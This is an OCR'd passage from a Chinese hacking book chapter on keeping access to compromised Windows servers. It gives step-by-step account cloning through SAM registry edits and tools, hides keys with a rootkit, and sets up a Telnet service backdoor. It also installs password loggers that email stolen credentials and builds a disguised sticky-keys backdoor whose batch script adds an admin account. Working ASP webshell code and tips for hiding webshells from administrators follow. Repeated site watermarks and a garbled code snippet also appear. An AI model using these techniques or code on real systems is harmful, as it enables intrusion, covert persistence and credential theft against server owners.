


图9.18


图9.19


图9.21


图9.22

然后展开注册表的项“HKEY_LOCAL_MACHINE\SAM\SAM\Domains\ Account\Users\000001F4”，这也就是Administrator的项，如图9.17。双击注册表编辑器右侧窗口中的F，选中全部的十六进制值后，右键点击复制，如图9.18。

然后再展开“HKEY_LOCAL_MACHINE\SAM\SAM\Domains\ Account\Users\000003EC”，这是test$对应的项，双击注册表编辑器右侧窗口中的F，选中全部并且点击粘贴，如图9.19，最后点击确定。

4、导出注册表

将000001F4项，000003EC项，还有test$项均导出来，如图9.20。




图9.20

5、在命令行下使用**net user test$ /del**命令删除用户test$。

6、将刚才导出来的三个注册表文件分别导入到注册表中，如图9.21。

此时我们再查看用户组，就不会显示test$用户了，如图9.22，但是test$帐号确实是存在的，我们执行“net user test$”来查询test$用户的信息，通过“net localgroup administrators”查看管理组成员是看不到建立的这个test$帐号的，因为它不属于任何组，当然仔细查看注册表的管理员还是容易发现这种帐号，这就需要我们学习后面的rootkit隐藏技术了。

二、工具克隆帐号

1、AIO克隆帐户

我们已经见识过aio.exe在日志清除中发挥的作用，然而在帐户克隆方面，它也占有着一席之地，即使net.exe、net1.exe不能使用，也照样可以克隆成功并且设置自己的密码。

使用AIO克隆帐号的命令格式为：**Aio.exe -Clone 正常帐号 被克隆帐户 密码**，我们通过“net user”查看，发现系统中有IUSR_HACK-3A3FDDCA77用户，我们来把它克隆为管理员，如图9.23。



图9.23

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

在CMD下执行**Aio.exe -Clone Administrator IUSR_HACK-3A3FDDCA77 sist**，克隆成功后会给出“The Account IUSR_HACK-3A3FDDCA77 Has Been Cloned To Administrator”的提示，现在我们就可以使用IUSR_HACK-3A3FDDCA77帐户来远程登录了，密码为sist，如图9.24。我们通过执行**aio -checkclone**就可以发现被克隆的帐户了，如图9.25。




图9.24




图9.25


2、MT克隆帐户

使用MT克隆用户的命令为**mt -clone 正常帐号 被克隆帐户**，比如我们想把Guest帐户克隆为管理员，就可以执行命令**mt -clone adminstrator Guest**，注意Guest用户后面没有密码，如图9.26。

这样Guest就被克隆成管理员帐户了，然后我们再来修改guest帐户的密码**net user Guest sist**，这样就避免了某些电脑禁止空帐户连接的限制。对于mt.exe，我们通过执行**mt -chkuser**就可以查看被克隆的帐户了，如图9.27，可以看到ASPNET、eagle$、Guest、ISUR_HACK_3A3FDDCA77均被克隆了。



图9.26



UserName	ExpectedSID	CheckedSID
Administrator	1F4	1F4
ASPNET	3F2	1F4
eagle$	3F1	3F1
Guest	1F5	1F4
IUSR_HACK-3A3FDDCA77	3EB	1F4

图9.27

3、CA克隆

ca.exe是小榕编写的一个远程克隆帐号工具，用于本地克隆用户的命令格式为：**CA.exe \\IP Administrator Password 被克隆帐户 密码**，比如**ca \\127.0.0.1 administrator test1 ASPNET 12345**，这样ASPNET用户就被克隆为了管理员帐号了，如图9.28。



图9.28

9.2.3 高级Rootkit隐匿帐号技术

一、认识Rootkit

初识Rootkit，总认为它是一种获取最高权限的提权工具，其实不然，它是一种隐藏技术，可以应用于后门，隐藏注册表，进程，端口等。在计算机取证人员的手中，这种程序可以帮助他们收集足够的证据，而在攻击者的手中，就是隐藏入侵痕迹的利器，因为它的隐蔽性非常强，因此对系统的威胁很大。




图9.29

二、使用HackerDefender隐藏帐号

HackerDefender是非常著名的rootkit程序，在这里我们主要使用它来建立高隐匿帐号，大家都知道，在建立了克隆帐号后，管理员在计算机管理中是查不到隐藏帐号的，但是对于经常查看注册表的好手还是难以幸免，这样就要求我们在注册表上隐藏相关的键值，下面就让我们来认识一下这种高度隐匿的帐号是如何建立的。

我们先通过上面学习到的知识将sist$克隆为管理员，如图9.29，此时在用户组管理中是不会发现它

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图9.30




图9.31




图9.33

的踪影的。但是如果查看注册表的话，就会很容易发现sist$的键值了，打开注册表并定位到“HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users”项，只要管理员看到了sist$和000003EA，就会意识到系统被入侵了，如图9.30。

下面我们就通过HackerDefender来隐藏注册表的这两项，这里主要需要hxdef100.ini和hxdef100.exe这两个文件，前者是用来隐藏选项的设置，如图9.31。打开hxdef100.ini，在hidden regkeys里写入要隐藏的注册表的项，这里就为sist$和000003EA，如图9.32，修改完并保存后运行hxdef100.exe。




图9.32

运行后，注册表“HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users”项下已经完全消失了sist$和000003EA的影子，如图9.33，除非使用专业的进程查看工具或者专杀软件，否则使用rootkit隐藏的键值是很难被发现的，这也就排除了管理员的怀疑。

9.3 服务后门

在一次成功入侵后，黑客会想尽办法把目标主机中的Telnet服务设置为自动运行，以便于下次登录。由于Telnet是Windows系统自带的服务，所以杀毒软件不会报警。直接把Telnet服务设置为自动运行，很容易被管理员发现并引起警觉，因此安装更改隐藏的Telnet服务是避免管理员发现的有效方法。

我们利用Instsrv来创建一个Telnet后门，Instsrv是一款在命令行下就可以安装、卸载服务的程序，可以自由指定服务的名称和服务所执行的程序，它的具体用法如下。

```
安装服务：instsrv <服务名称> <执行程序的位置>
卸载服务：instsrv <服务名称> REMOVE
```

在安装更为隐蔽的Telnet服务前，我们有必要了解一下在Windows系统中是如何提供Telnet服务的：在“运行”栏中执行services.msc命令，就可以打开“服务”窗口，如图9.34所示，在其中找到并鼠标右键单

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图9.34




图9.36

击“Telnet”服务，在弹出的快捷菜单中选择“属性”，就可以打开“Telnet的属性”对话框，如图9.35所示。




图9.35

在“可执行文件的路径”中可以看到Telnet服务的路径是“C:\WINDOWS\system32\tlntsvr.exe”，所以文件tlntsvr.exe就是Windows系统中专门用来提供Telnet服务的。如果某服务指向该程序，那么该程序就会提供Telnet服务。因此，我们可以自定义一个新的服务，并将该服务指向tlntsvr.exe，从而通过该服务提供的Telnet来登录。这样，即使远程主机上的Telnet服务被禁用，我们也可以通过自己定义的服务来登录到远程计算机上，这就是Telnet后门的原理。

下面来看Telnet后门的实现过程，其具体操作步骤如下：

步骤1、先把tlntsvr.exe复制到远程计算机的系统文件夹下“C:\WINDOWS\system32”，并在CMD窗口中通过“psexec \\192.168.0.45 -u administrator -p "11111" cmd.exe”命令来获得远程计算机的命令行。

步骤2、在CMD窗口中通过**instsrv.exe Syshell C:\WINDOWS\system32\tlntsvr.exe**命令建立一个名为Syshell的服务，并把它指向专门提供Telnet服务的程序“C:\WINDOWS\system32\tlntsvr.exe”，此时一个名为Syshell的服务就建立成了。尽管该服务表面上与远程连接没有直接关系，但事实上该服务就是黑客所留下的Telnet服务后门。

9.4 木马程序后门

在本书的第一章中我们已经接触过了Pcshare的使用，大家知道木马是一种可以远程控制目标计算机的程序，其特点就是体积小、功能强大，一旦目标计算机被安装了木马程序，黑客就可以通过它直接对该主机进行远程控制或者窃取计算机中的用户信息和文件，而不用经过任何认证。

当我们入侵了一台服务器后，为了能够长久的控制它，就会选择在服务器上安装一个木马程序，以方便今后的远程控制，如图9.36。但是，这种木马程序后门往往都是不长久的，因为杀毒软件都会追杀它们，也许你辛辛苦苦的做了免杀，但没过多久，就又被查杀了，因此对于这种木马后门，我还是不建议使用。

9.5 密码截取

远程登录3389后，在进行内网渗透前，我们需要大量的信息，这时候就需要密码截取一类的后门了。

9.5.1 终端密码的获取——WinlogonHack的应用

我们通过执行install.bat来安装WinlogonHack，如图9.37，这样当系统管理员使用3389登录时，该工具

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图9.37




图9.38



图9.39




图9.40




图9.41




图9.43

就会自动记录用户名和密码并保存为boot.dat文件了。

然后运行ReadLog.bat，就会自动移动密码文件到当前目录，如图9.38。记录下来的格式也非常友好，Pass.txt文件中的user和pass项分别为帐号和密码，如图9.39，这样我们就无需再使用自己建立的帐户登录，直接使用管理员帐户即可。管理员如何进入，我们也如何进入，如此一来再把日志给删除了的话，管理员就很难发现已经被入侵了，如果想卸载程序的话，直接执行uninstall.bat就可以了。

9.5.2 其它密码记录工具

我推荐的另一款密码记录工具为“密码截取3.2”，它不需要安装，并且体积也很小，其运行后的主界面如图9.40所示。

在“运行选项”中我们最好设置为“启动后隐藏界面”以及“开机自动运行”，并且在“邮件设置”中也要设置为密码以邮件方式发送，如图9.41，“发送邮箱”和“接收密码的邮箱地址”可以填写为使用同一个邮箱，我填写的均为xxhacks@126.com，点击后面的“测试”按钮，程序就会向设置的邮箱中发送一封测试邮件，如图9.42。



图9.42

为了提高安全性，在“密码文件”一项中最好不要选择将密码保存在本机，如图9.43。设置完毕后，别忘了点击“应用”，好让设置生效。最后点击“隐藏”，该工具就会悄无生息的运行了，同样按“ctrl+F11”就可以显示出来。至于密码，大家经常关注一下你设置的邮箱就可以了。

9.6 默认热键后门

9.6.1 粘滞键后门

很多入侵在得到系统权限时都不会选择添加帐号，而是留一个粘滞键后门，在介绍SA权限下的攻击技术时，我们已经了解到了粘滞键后门，连续按五下Shift键，就会出现粘滞键对话框，点击上面的确定后，粘滞键就算是运行了，如果我们替换了该应用程序，就会成为一个后门。在SA那一章节中我们介绍的是映像劫持，也就是对注册表的操作，在本小节中我们就来学习使用脚本是如何做到的。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

下面我们就来看一个高度仿真的shift后门是如何打造的，构造如下的批处理脚本：

```
@echo off
net user test$ test /add
net localgroup administrators test$ /add
exit
```

保存为net.bat，该脚本的作用就是添加一个名为test$的管理员帐号，我们还需要使用“quick batch file compiler”这个工具将该bat类型文件转换为exe文件，直接在“文件”选项中将net.bat加载进来，然后点击“创建”，保存为net.exe即可，如图9.44。注意在创建该exe的时候，要将杀毒软件关闭，这种文件已经被某些杀毒软件识别为病毒了。




图9.44

我们再将net.exe和正常的sethc.exe制作为自解压文件，选择这两个文件，点击右键选择“添加到压缩文件”（假设我们的电脑中已经安装好了winrar），选中“创建自解压格式压缩文件”，如图9.45。

然后选择“高级”，选择“自解压选项”，




图9.45




图9.47




图9.48




图9.46

在“常规”项中设置“解压路径”，也就是该自解压文件释放到的文件夹，我填写的为“c:\windows”，“解压后运行”我填写的为“sethc.exe 211”，有兴趣的读者可以在命令行下测试直接运行 sethc.exe，会发现是无法开启粘滞键的，经测试，只有添加211这个参数的时候才能弹出粘滞键，在“解压前运行”中就填写我们添加用户的net.exe，如图9.46。

在“模式”中选择“全部隐藏”，这样在运行的时候就不会跳出窗口了，如图9.47，在“更新”中选择“覆盖所有文件”，如图9.48。

现在假设我们将上述压缩后的“桌面.exe”放到了远程主机的C盘

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

（系统盘）根目录下，就可以执行下面两条copy命令：

```
@echo off
copy c:\桌面.exe c:\windows\system32\dllcache\sethc.exe
copy c:\windows\system32\sethc.exe c:\windows\system32\sethc.exe
```




图9.49

由于系统文件在“%systemroot%\system32\dllcache”中有备份，为了防止文件替换后被重新还原，我们首先覆盖掉该目录下的sethc.exe文件，然后再覆盖“%systemroot%\system32”目录下的sethc.exe。

这样，当连续按五次shift键的时候，就会正常弹出粘滞键，不会引起管理员的怀疑，如图9.49，并且test$帐号也已经添加完毕，以后执行完“任务”直接删除test$帐号就行了。

9.6.2 放大镜后门

放大镜程序是为视力不好的用户设计的，目的是使得用户更容易阅读屏幕上的显示，失明或者有视觉障碍的用户可以选择较大的字体和图标，也可以使用较低的屏幕分辨率或更改窗口和窗口边框的大小来增大屏幕元素的尺寸，放大镜为有轻度视觉障碍的用户提供了最低级别的功能。

当我们按下win（Windows徽标键，在键盘最左侧ctrl右边）+U键时，就会启动该放大镜程序的辅助工具管理器，选中“放大镜 没有运行”，点击“启动”，就可以启动放大镜程序了，如图9.50。放大镜程序为系统目录下的“C:\windows\system32\magnify.exe”，如图9.51。




图9.50




图9.51

关于放大镜后门，大家可以根据上述粘滞键后门的方法来自己构造一个自解压文件，然后分别覆盖“%systemroot%\system32\dllcache\magnify.exe”和“%systemroot%\system32\ magnify.exe”即可。

9.7 web下的后门

我们在前面小节中提到的后门技术都是在系统权限下建立的，那么对于众多的webshell该如何隐藏，也就成为了一个问题，那么我们就来了解web后门，了解权限的保护。




图9.52

9.7.1 shell下的常用组件

webshell下的操作可以让攻击者得心应手，比如对服务器文件的编辑和删除，如图9.52，它是如

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

何实现的呢？下面我就对asp的webshell下几个常见组件进行简单介绍。

一、文件操作组件

FSO（File System Object，文件系统对象），是针对文件/文件夹/驱动器的操作，具体的有读/写/复制/移动/删除/对像属性的读取，对象的获取通常有“get”前缀，比如“getFile”，“getFolder”，“getDrive”等等，这里通常都是获取单个的对象，如果是集合就不一样了。

（1）获取系统驱动器集合

```
set fso=createobject("scripting.filesystemobject")
set drives =fso.Drives
```

这里drives就是一个集合，它包含了你电脑上所有的驱动器。

（2）获取某驱动器内的文件夹集合

```
set fso=createobject("scripting.filesystemobject")
set drives =fso.getDrive("c:")
set fls= drives.folders
```

（3）获取某文件夹/驱动器内的文件集合

```
set fso=createobject("scripting.filesystemobject")
set drives =fso.getDrive("c:")
set fls= drives.files
```

集合获取以后，需要使用，从集合中读取数据可以使用for...each...in..next语句，比如：

```
set fso=createobject("scripting.filesystemobject")
set drv=fso.getDrive("c:")
set fls=drv.files
   for each fl in fls
       Response.write(fl.Name & "<br>")
     next
```

这段代码可以列出C盘里所有文件（不含文件夹）的名字及后缀，对于文件夹和驱动器也是一样的。

（4）获取某文件

```
set fso=createobject("scripting.filesystemobject")
set fl=fso.getFile("c:\boot.ini")
```

这样就可以获取c:\boot.ini文件了。

二、命令行执行组件

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

wscript.shell的主要功能有：1、运行CMD下的命令；2、操纵注册表内容；3、创建快捷方式；4、访问系统文件夹；5、操纵环境变量（比如WINDIR、PATH或 PROMPT）。在提权的时候，wscript.shell可以说是发挥了巨大的作用，我们来看cmd.asp的标准代码：

```
<form method="post">
<input type=text name="cmd" size=60>
<input type=submit value="run"></form>
<textarea readonly cols=80 rows=20>
<%response.write server.createobject("wscript.shell").exec("cmd.exe /c
"&request.form("cmd")).stdout.readall%>
</textarea>
```

精简后的代码：

```
<%=server.createobject("wscript.shell").exec("cmd.exe /c
"&request("c")).stdout.readall%>
```

当wscript.shell禁用的时候又该怎么考虑呢？其实可以尝试上传aspx的木马，因为aspx的木马很多时候直接调用的.net的相关类，或者我们尝试执行以下的asp文件：

```
<%
end if
response.write("")
On Error Resume Next
response.write oScriptlhn.exec("cmd.exe /c" & request("c")).stdout.readall
response.write("")
response.write("")
response.write("
")
response.write("")
%>
```

9.7.2 web木马隐藏技巧

让很多新手感到头痛的就是自己辛苦搞到的webshell，很可能被哪个没有良心的黑客给删除了，那么如何让自己的webshell独享而不被其他人发现呢？我提供一点思路。




图9.53

下面提到的这个技巧，估计很多人都用过了，就是一个文件系统的小缺陷，入侵者可以在得到网站webshell后隐藏shell，并且很多时候也都可以躲过杀毒软件的查杀。“\”是Windows下的路径分隔符，但是如果把路径写在文件名里会怎么样呢？比如说我们直接在桌面上建立一个“eagle\”的文件夹，如图9.53。

当尝试建立的时候就会出现这样的提醒，也就是说Windows对

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

我们输入的字符进行了验证，但是如果我们在命令行下输入呢？大家来看命令行下建立的效果，首先我在F盘下建立一个文件夹，名字为“hack\”，如图9.54。



图9.54

